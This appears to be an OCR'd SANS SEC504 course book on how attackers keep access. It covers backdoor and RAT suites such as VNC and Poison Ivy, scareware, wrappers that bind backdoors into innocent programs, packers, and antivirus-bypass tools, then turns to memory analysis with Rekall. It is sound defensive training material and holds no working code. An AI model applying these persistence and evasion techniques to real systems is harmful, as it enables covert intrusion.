504.5
Computer and Network Hacker Exploits Part 4

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

SEC504.5 | Hacker Tools, Techniques, Exploits and Incident Handling

SANS

Computer and Network Hacker Exploits - Part 4

Hello and welcome to Computer and Network Hacker Exploits, Day 5.

Let's continue our journey.

We would be delighted if you would join our mailing list for 504 news and updates, which you can find at http://eepurl.com/ZhFfn.

TABLE OF CONTENTS

	PAGE
Step 4: Keeping Access	05
Trojan Horse Backdoors and Malware Levels	07
Application-Level Trojan Horses	08
Virtual Network Computing (VNC)	10
Common Remote Control Backdoor Capabilities	15
Wrappers, Anti-Reverse Engineering, and Packers	16
Memory Analysis Tools	20
LAB: Memory Analysis of a Windows Attack	27
User-Mode Rootkits	46
- Linux User-Mode Rootkits	49
- Windows User-Mode Rootkit	53

This table of contents can be used for future reference.

Note that the labs are again in bold, for easy reference during the Hacker Workshop.

TABLE OF CONTENTS

	PAGE
Kernel-Mode Rootkits	62
- Rooty	72
- Avatar	75
- Alureon	77
Step 5: Covering the Tracks	86
Covering Tracks in UNIX	86
- Hiding Files	87
- Log Editing	89
- Accounting Entry Editing	91
- **LAB:** Analyzing a Shell History File	94
- Covering Tracks in Windows	106
- Hiding Files	108

This slide presents the Table of Contents. Use it for future reference.

TABLE OF CONTENTS

	PAGE
- **LAB:** Alternate Data Streams on Windows	111
- Log Editing	117
Covering Tracks on the Network	123
- Reverse HTTP Shells	125
- ICMP Tunnels	127
- Covert_TCP	130
- **LAB:** Covert Channels	139
Steganography	150
- Hydan	154
Putting It All Together	161
Conclusions and References	191

These slides are essentially a table of contents… Use it for future reference, if you'd like.

SEC 504 Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Exploitation
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- ➢ ***Step 4: Keeping Access***
- Step 5: Covering Tracks
- Conclusions

So far, we've discussed the first three steps of an attack. Let's review them quickly to help remember where we are in the overall picture of the attack:

- In Step 1, Reconnaissance, we discussed how attackers case the joint and try to find information about their target.
- In Step 2, Scanning, we talked about how an attacker probes the target looking for different ways to break in.
- In Step 3, Exploitation, we discussed how an attacker can take over a system and deny service from other users of the machine.

Now, we discuss Step 4, Keeping Access. Once attackers get into a system, they want to maintain that valued access so they can continue to access it time and time again.

Backdoors and Trojan Horses

- Numerous attacks utilize backdoors and Trojan Horses
- A backdoor is a program that allows an attacker to access a system, bypassing security controls
- A Trojan Horse is a program that looks innocuous but is actually sinister
- Some backdoors are also Trojan Horses
  - Innocuous-looking program that's actually Netcat listener
  - Rootkit components mimic standard operating system parts
  - Important e-mail attachment that contains a bot

These are two techniques used by attackers to maintain their access into a system.


Numerous attackers, once they gain access, want to keep access and will use backdoors and Trojan Horses to accomplish this technique. A backdoor is a program that allows an attacker to bypass normal security controls on a system. The normal users of a system might have to type in a userID and a password. A backdoor can allow an attacker to get around that so he doesn't have to provide a userID and password.

A Trojan Horse is a separate concept from a backdoor. A Trojan Horse is a program that looks like it has some useful function, but is actually sinister. It has some hidden capability used by the attacker.

Things get nasty and allow attackers to have a powerful technique, when you meld the concept of a backdoor and Trojan Horse together. These are the so-called Trojan Horse backdoors. These are innocuous programs that might look useful, but in fact have some capability to let the attacker get backdoor access into a system. Some examples here include a program that looks nice and useful but actually is a Netcat backdoor listener. Another type of backdoor Trojan Horse is a rootkit. We talk about these in more detail in a few slides. But a rootkit alters your operating system so that, although it looks intact, it gives control to an attacker. Another example involves an important looking e-mail attachment from an apparently trusted source that is actually a bot installation program.

Malware Layers

Layer	Characteristic	Analogy	Examples
Application-Level Trojan Horse Backdoor	Evil applications installed	Barbarians invade the village	Most bots, Poison Ivy, VNC, Sub7, BO2K, etc.
User-Mode rootkits	Critical OS components replaced	Barbarians replace part of the moat	Lrk6, AFX rootkit, Hacker Defender, etc.
Kernel-Mode rootkits	Kernel altered	Barbarians invade the castle	KBeast, KIS, FU, FUTo, SuperUser Control Kit, etc.
Boot Sector	Malicious boot sector alters kernel as it is loaded	Barbarians supervise castle construction	Vbootkit 2.0, Kon-boot, Evilcore
Firmware	Malicious code loaded into firmware	Barbarians co-opt the knights	Phrack #66 malicious VMware and Award BIOS, Maux firmware project for Ethernet cards, spotted in wild in 2009, & Mebromi BIOS rootkit in 2011
Malware Microcode	Malicious CPU microcode	Barbarians poison King	No public ones yet! One whitepaper...



ques, Exploits & Incident Handling 7

Malware can run at different layers on a modern compute system. Let's discuss them in increasing order of sophistication.

Application-level Trojan Horse backdoors involve installing an extra application on the target system without changing the operating system itself. Bots fall into this category, as does VNC (when abused as a backdoor) and Poison Ivy.

User-mode rootkits go to a deeper level by modifying the existing user-mode operating system programs on the target machine so that an attacker can maintain backdoor control of the machine while hiding. Examples include the Linux rootkit family (LRK), the AFX Windows rootkit, and more.

Kernel-mode rootkits are even more insidious, modifying the heart of the operating system, the kernel itself, to achieve very powerful and subtle control of the target. Examples of kernel-mode rootkits include the Windows FUto and Linux SuperUser Control Kit.

These are the common levels of Trojan Horse backdoor attacks we face today, but there are deeper levels we might increasingly face in the future.

Some researchers have demonstrated placing malicious code on the boot sector of a bootable device, such as a USB token. The boot sector code is executed before the operating system is loaded. In fact, the boot sector's job is to find the operating system and load its kernel into memory. The Vbootkit 2.0 tool does this, and alters the Windows Vista kernel while loading it to plant a remotely accessible backdoor for the attacker to control the machine once it is booted. Also, the fascinating Kon-boot tool alters the kernel of Windows XP, Server 2003, Vista, 7, and Server 2008, as well as Gentoo, Ubuntu, Debian, and Fedora Linux so that, when booted, a user at the console can log in to a superuser account without any password. Simply pop in a USB token, boot from it, and then gain full admin access.

The next layer down is firmware, which is specialized software flashed onto the chips of various hardware devices to start them up and interact with them. The most complex firmware is associated with the motherboard (which is commonly BIOS or EFI). The motherboard firmware includes a boot program, which finds the boot device and loads and runs its boot sector. An attacker could plant malicious code in the firmware boot program. On-line magazine Phrack, issue #66, includes an article and code for malicious VMware BIOS and Award BIOS. In addition, a project called "Maux" involves placing malicious remote-control code (a stripped-down Secure Shell deamon) in the firmware of Ethernet cards and video devices. And, in 2009, some attacks in the wild were based on backdoors in BIOS of victim systems. In 2011, the Mebromi rootkit manipulated the BIOS of some PC motherboards. We also have Corey Kallenberg defeating UEFI Secure Boot.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

KEEPING ACCESS


1. App-Level Trojan Horse backdoor Suites
2. Wrappers and Packers
3. Memory Analysis
   - Lab: Windows Attack
4. User-Mode Rootkits
   - Linux User-Mode Rootkits
   - Windows User-Mode Rootkits
5. Kernel-Mode Rootkits
   - Rooty
   - Avatar and Alureon

Now that we have explored some of the simple backdoor tools such as Netcat, we will now explore some more powerful categories of application-level Trojan Horse backdoors.

We discuss application-level Trojan Horse Backdoors suites, tools that give an attacker robust capabilities for full control of the target system across the network.

Application-Level Trojan Horse Backdoor Suites

- Allow for the complete control of a victim system remotely across the network
- Client-server architecture
- Very popular and many examples:
  - Poison Ivy
  - Virtual Network Computing (VNC) – legit, but often abused
  - Dameware (commercial)
  - Sub7
  - Lots of others, such as BlackShades and GhostRAT
- Attackers can trick victim into running tool
- Or, attackers can install it themselves
  - Many common backdoors have this capability
  - Payload option in Metasploit



These tools allow an attacker to have complete control over a victim machine, and they have the following things in common:

- A server executable is installed on the victim's machine.
- The server is controlled from a client machine.
- The user interface allows the attacker to completely control the victim system.
- Most of these tools can be discovered with an antivirus tool. It's important to note, however, that the vast majority of antivirus tools will not detect VNC, the most popular remote control program used by good guys and attackers!

Many backdoors have the capability to install VNC because it is a great way to interact with a system in the same way a user would.

Virtual Network Computing Overview

App-Level Trojan Horse

- Original VNC written by AT&T Laboratories, Cambridge
- That team has now formed its own company to commercially develop VNC
  - Available at http://www.realvnc.com
- Flexible, cross-platform remote access suite
  - Can be used for legit remote admin
  - If you use VNC for admin, we recommend you carry that access across a secure, encrypted session, such as SSH or Encrypted VPN
  - Sometimes abused as Trojan Horse Backdoor
- GUI across the network
  - Included in Metasploit payload arsenal
- Most anti-virus tools do not detect it, because of its legit uses

VNC is free, popular, and quite feature rich! It uses TCP port 5900 to send a GUI across the network.

Several companies are using it for legitimate remote administration. VNC's default security is problematic. It does include a password, but has been subject to monkey-in-the-middle and buffer overflow attacks in the past. VNC can be properly secured, however, especially when used in conjunction with SSH. Remember, SSH can be used to carry any TCP-based application traffic in a strongly authenticated, encrypted fashion. By setting up SSH port redirection for TCP port 5900, you can establish far more secure VNC sessions for use in administering your network. Whenever you use VNC for legitimate remote administration, we recommend that always carry it across an SSH session using SSH protocol version 2 to benefit from the strong authentication and strong encryption SSH provides.


VNC is also included as a Metasploit payload, allowing for remote control of an exploited victim.

Most importantly, most anti-virus tools do not detect VNC, because it is such a widely used legitimate remote administration tool.

VNC Platforms

App-Level Trojan Horse

- Huge platform support with interoperability
  - Windows
  - Linux
  - Solaris
  - HP-UX 11
  - Mac OS X




- Client or server on each of these platforms
- Windows can control UNIX and vice versa
- VNC is also a very useful Metasploit payload

The tool works well on different platforms, including Windows, Linux, Solaris, and HP-UX 11. It even works across platforms, so that a Windows machine can manage a UNIX system, and vice versa. This flexibility makes VNC popular among both the good guys and the attackers. Also, VNC is a useful Metasploit payload, deployable on a target through the vast arsenal of exploits included in Metasploit.

VNC – Active Client and Listening Client | App-Level Trojan Horse

- The VNC client can run in two modes:
  - Active connection to server listening on a port (TCP 5900 by default)
  - Listening mode, waiting for server to send a connection to the client – "Shoveling" GUI!!
    - When configured to listen, client uses TCP 5500 by default




In addition, the VNC server can wait for a connection, just passively listening. By default, VNC servers listen on TCP port 5900. A VNC client can connect to that port and remotely control the GUI on the system running the VNC server. Also, VNC servers listen by default on TCP port 5800. When a browser connects to that port, VNC includes a little web server that will shoot to the browser a VNC viewer client implemented in Java. This viewer, running in the browser that connected to the VNC server, can then control the GUI of the VNC server machine, again over TCP 5900. Thus, management happens over TCP 5900; TCP 5800 just serves up a Java applet of a VNC viewer.

Alternatively, VNC can even actively send a connection to a waiting client. This latter option is shoveling the GUI across the network. The VNC viewer client listens on TCP 5500 (by default), and the VNC server initiates an outbound connection to the waiting client, as shown in the slide. With Netcat, we could shovel shell. With VNC, we can shovel GUI, pushing the GUI as an outgoing connection through a firewall.

WinVNC

App-Level Trojan Horse

- Server can run in two modes:
  - App mode (shows up in tool tray)
  - Service mode (shows up in service list and in tool tray after reboot)
  - There is a config option to hide the tool tray icon



Service mode shows up in the Service Control Panel and in the tool tray (after reboot).


Application mode shows up in the tool tray.

The server can be run in two modes: app mode and service mode. In app mode, a small VNC icon appears on the Windows GUI in the tool tray in the lower right-hand corner. In service mode, VNC shows up as a running service on the machine and in the tool tray after reboot.


Therefore, in the publicly released versions of WinVNC, the victim machine displays the tool tray icon, indicating to a user that the tool is installed. In recent VNC releases, there is a configuration option in the WinVNC server to omit the VNC icon from the tool tray display. That's a bit stealthier, but the VNC service and process will still be viewable on the system via the service listing and Task Manager, respectively.

Poison Ivy Configuration

App-Level Trojan Horse



1) First, config the server ...
2) Then, move server EXE to target...
3) Then, use client GUI to control the target across the network



Now that we've seen VNC, let's look at Poison Ivy.

Like many of these remote-control backdoor tools, Poison Ivy requires its user to first configure the server, setting up the communication method, file name, and various features that will be used. This configuration creates an executable suitable for installation of the server on the target. After the executable is run on the target, the attacker runs a client GUI to control the server across the network.

Common Remote Control Backdoor Capabilities

App-Level Trojan Horse

- Let's look at some capabilities that are common to most of the remote control backdoor tools for Windows, including Poison Ivy, Ghost Rat, and countless other examples
- System control
  - Log keystrokes, get passwords
  - Create dialog boxes with attacker's text
  - Lock up or reboot the machine
  - Get detailed system information
  - Access files
  - Create VPNs through compromised systems
  - Camera and audio capture
- Many of the same features found in Meterpreter
- Many will have names that "blend in" on the system
  - SCSI, UPS, server, client, host, and svchost

Next, let's zoom into the features that are common to most of these remote control backdoor tools that run on Windows, including Poison Ivy, Ghost Rat, and the latest tools in this genre.

With a keystroke logger, the Trojan Horse backdoor can write all of the users' keystrokes to the file system so that the attacker can later look at the contents of the file. One particularly nasty use for this capability is gathering passwords of the user. Suppose the victim is utilizing a cryptographic program with a passphrase to protect a private key. The victim might utilize a very long, extremely secure passphrase, made up of a mixture of alphanumeric and special characters, which is used to protect the private key stored locally on a hard drive. If the attacker can get the victim to install a keystroke logging backdoor, the attacker can use the keystroke logger to grab the unguessable passphrase.

The system control capabilities of many remote control backdoors also include the ability to create dialog boxes with text of the attacker's choice. At the attacker's direction, a message pops up on the victim's screen saying something that the attacker wants to say. This feature can be used for social engineering, whereby the attacker uses dialog boxes to tell the user to take some specific action. For example, the attacker can tell the user to make sure that he mounts a certain network share or surf to a given site on the World Wide Web. Most users will do whatever their computer tells them to do.

In addition, the attacker can also lock up or reboot the machine, and get detailed information about the victim's machine, such as the hard drive size, the processor speed, and the amount of available memory.

Many backdoors also have names that can be difficult to identify as malicious on a target system.

Scareware

App-Level Trojan Horse

- Scaring people into believing their systems are compromised
- Scareware attackers then run a backdoor on a user's system to show them they are compromised
  - Usually done by opening event viewer and showing users red alerts
- Attackers pretend to be part of a large IT company like Dell or Microsoft
- They sometimes charge hundreds of dollars to "fix" a system
  - Usually just clear the event logs

There is a new class of attacks called scareware. Unfortunately, this type of attack may be legal in some places. But, it is far from moral. It also can be used for unauthorized people to gain access to your network. It's kind of like social engineering. How this class of attack works is by a person pretending to be an agent of a large IT company (usually Microsoft) actively calls a victim and tells them their computer is infected. They then show them event logs or processes deliberately misleading the victim into believing they are compromised. Then, they run a backdoor on the victim computer so they can "fix" the issues. Many times, the actions they take are worthless to the computer. For doing this on a victim computer they often charge hundreds of dollars.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

KEEPING ACCESS


1. App-Level Trojan Horse backdoor Suites
2. Wrappers and Packers
3. Memory Analysis
   - Lab: Windows Attack
4. User-Mode Rootkits
   - Linux User-Mode Rootkits
   - Windows User-Mode Rootkits
5. Kernel-Mode Rootkits
   - Rooty
   - Avatar and Alureon

So, how do attackers attach these backdoors to normal looking applications? They use wrappers, which is the next topic.

Wrappers

Wrappers & Packers

- Wrap a backdoor tool around some other application
- Create a Trojan Horse executable
- Also known as "Binders"
- Example: Wrap nc.exe into an interactive birthday card
- Built into many backdoors (i.e., Poison Ivy)
- Metasploit msvenom
- Can wrap into .VBS or .VBA for macros in Word and Excel with exe2vba.rb and exe2vbs.rb
- The Veil toolkit uses some of these techniques to bypass AV
- SET's default payload generation also does this



Most users won't run a program called "nc.exe" if somebody sends them an e-mail. Unfortunately, some will. For those that don't, an attacker can use a tool called a "wrapper" to integrate a backdoor program into any other program. Wrappers are essentially a way to develop Trojan Horse backdoors without any programming skills. Wrappers are also called "EXE Binders," or simply "Binders."

Wrappers take two inputs and have one output. The two inputs are programs that the wrapper will meld together into the single output executable. An attacker will take one executable program such as a game or perhaps a word processing program, and wrap nc.exe into that program. The resulting output executable can be given a name like the original host program. Attackers frequently take innocuous-looking programs and wrap backdoor Trojan Horse tools into them. For example, an attacker might take a dancing birthday card executable or a pornographic video and wrap a Trojan Horse backdoor into it. The attacker will then send this resulting package to hundreds of users, hoping that one will execute it. When an unsuspecting user executes the wrapped program, the backdoor is installed first. Then, the wrapped program is run. The victim sees only the latter action, not knowing that her system now has a backdoor running on it. Several wrapping programs are available including SaranWrap and EliteWrap. An attacker can wrap any type of backdoor into another application using one of these tools. For example, Netcat, Poison Ivy, or other tools can be wrapped using any one of these wrappers.

Metasploit also has tools that allow an attacker to convert .exe files into .vba and/or .vbs. This allows him to insert malware into .doc and .xls file formats.

There is also an excellent AV bypass tool called "Veil." Veil utilizes some of these techniques to bypass AV engines. In fact, many of the Veil and wrapper techniques are also found in the Social Engineering Toolkit.

Veil can be found at https://github.com/Veil-Framework/Veil-Evasion.

SET can be found at https://www.trustedsec.com/downloads/social-engineer-toolkit/.

Windows Anti-Reverse Engineering for Executables

Wrappers & Packers

- For thwarting Windows reverse engineering of malicious code, attackers frequently use packers
- Originally focused merely on compression of executables
- But, limits string searches and direct disassembly
  - Gives attacker more obscurity
- Dozens of different packing algorithms and tools
  - UPX is the most popular, available at http://upx.sourceforge.net
  - Yoda
  - Themida
  - Exe32pack
  - Many more listed at http://en.wikipedia.org/wiki/Executable_compression
  - Commercial ones as well (Thinstall, PECompact, PEBundle, etc.)

A number of ideas for thwarting reverse engineering of executables are based on a benign idea: compressing a bloated executable to make it smaller for distribution, a process known as "packing." But, attackers rapidly realized the advantages of packing executables to make them difficult to analyze. A packed executable, for example, does not reveal as many interesting strings, nor can it be directly disassembled. Until the code has been decompressed, there is just gibberish inside.

There are dozens of solid packing tools available, including the free powerful UPX packer and commercial tools like PECompact. The Yoda and Themida tools are also quite popular. Many dozen different packing tools are widely used by spyware organizations and the computer underground today.

Defense: Unpacking Windows Executables

Wrappers & Packers

- To thwart these, researchers use unpackers
  - Or, use a plug-in for a debugger
- Ollydbg – Very popular free Windows debugger
- Dozens of unpacking scripts run as plug-ins for Ollydbg at:
  - www.openrce.org/downloads/browse/OllyDbg_OllyScripts
  - That whole site (openrce.org) contains amazingly helpful stuff for reverse engineering malware!
- If a custom packing/obscuring algorithm is used, the researcher might need to create a custom unpacker using code from the malware specimen under analysis; this could take a lot of time

When analyzing Windows programs that have been packed, a researcher needs to decompress the code first. Dozens of unpacking tools are available, but my favorite way to do this involves using plug-ins for the popular Ollydbg debugger in Windows. A gent named "SHaG" has released dozens of scripts that work in the Ollydbg script plug-in to uncompress lots of different compression types, including UPX, PECompact, PEBundle, and so on. They are all free, too.

If a custom packing/obscuring algorithm is used by the bad guy, the researcher might need to create a custom unpacker using code from the malware specimen under analysis. By extracting the decompacting code from the malicious executable (it has to be there to make the executable run), the researcher can rig this code to open the rest of the executable for analysis. Such work can be difficult, depending on how clever the attacker is in obscuring the packing algorithm and code herself.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

KEEPING ACCESS

1. App-Level Trojan Horse backdoor Suites
2. Wrappers and Packers
3. **Memory Analysis**
   - Lab: Windows Attack
4. User-Mode Rootkits
   - Linux User-Mode Rootkits
   - Windows User-Mode Rootkits
5. Kernel-Mode Rootkits
   - Rooty
   - Avatar and Alureon

Now that we've seen several different application-level Trojan Horse backdoor techniques, let's look at some mechanisms that incident handlers can use for analyzing a system that has been attacked using such tools. In particular, we discuss some of the tools available for memory analysis of Windows machines, and then zoom in on the Volatility tool, performing a hands-on lab with it.

Memory Analysis

- Investigators can use several tools to analyze memory dumps from Windows machines to determine attackers' actions, such as executing malicious application-level Trojan Horse backdoors
- First, you'll need a memory dump
  - Can be generated using a variety of utilities, including Mandiant's Memoryze MemoryDD.bat, HBGary's fastdump, Matthieu Suiche's win32dd, winpmem, and ManTech's mdd
- Volatile Systems' Volatility Framework
  - Free, open source, very feature rich and useful
  - A modular tool written in Python
  - https://code.google.com/p/volatility/
- Google's Rekall
  - Free
  - http://www.mandiant.com/products/free_software/memoryze/
- We focus on Rekall for analysis

Trojan Horse backdoor tools leave an enormous amount of information in memory for an incident handler to analyze. The handler can dump memory from the machine using a large number of tools, including the MemoryDD.bat script that is part of Mandiant's free Memoryze suite. Alternatively, HBGary offers a free tool called "fastdump" for memory capture. Matthieu Suiche distributes a free program called "win32dd," and Mantech offers the free mdd tool. Some of these tools are older, but it is a good idea to keep them around just in case you need them.

After a memory dump is created, you can move it off a machine using Netcat file transfer or copying it to an SMB file share. Then, the memory capture can be analyzed using various tools.

In the past few years, numerous high-quality tools have been released for analyzing memory dumps from Windows systems. Volatile Systems offers the free, open-source Volatility Framework, an excellent tool that can pull an enormous amount of information from Windows dumps, including network connections, running processes, loaded drivers, etc. Volatility, written in Python, is a modular and extendable framework, for which other developers have written modules to pull out different kinds of information from memory dumps.

Google's Rekall framework is also outstanding. It has many of the same features as Volatility.

For this class, we focus on Rekall.

Important Rekall Modules


Memory Analysis

- Some important Rekall modules include:
  - imageinfo: Shows the date and time the memory dump was captured
  - netstat: Lists open sockets (PID, Port, Protocol, and when it was opened)
  - pstree: See a full process tree for a memory image
  - pslist: Lists running processes (PID, name, and Parent PID)
  - dlllist: Lists the DLLs loaded by a process, as well as the command-line invocation of a process
  - netstat: Shows all active listening UDP and TCP ports and connections
  - filescan: Lists the files that each process had open
  - pedump: Dumps code associated with running process into executable file
  - modules: Lists loaded modules from the dump, including drivers and SYS files
- Numerous other modules as well, included with Rekall, and available as separate downloads
  - http://www.rekall-forensic.com/

Rekall consists of numerous modules, each of which scours a Windows memory dump looking for specific artifacts. Some of the most useful ones include:

- **imageinfo**: This module shows the date and time that the memory dump was captured.
- **netstat**: This module lists open network sockets, showing the processID using the socket, the port it uses, the protocol associated with the communication, and the date and time when the socket was opened.
- **pslist**: This module shows a list of processes, including the PID, name, and ParentProcessID.
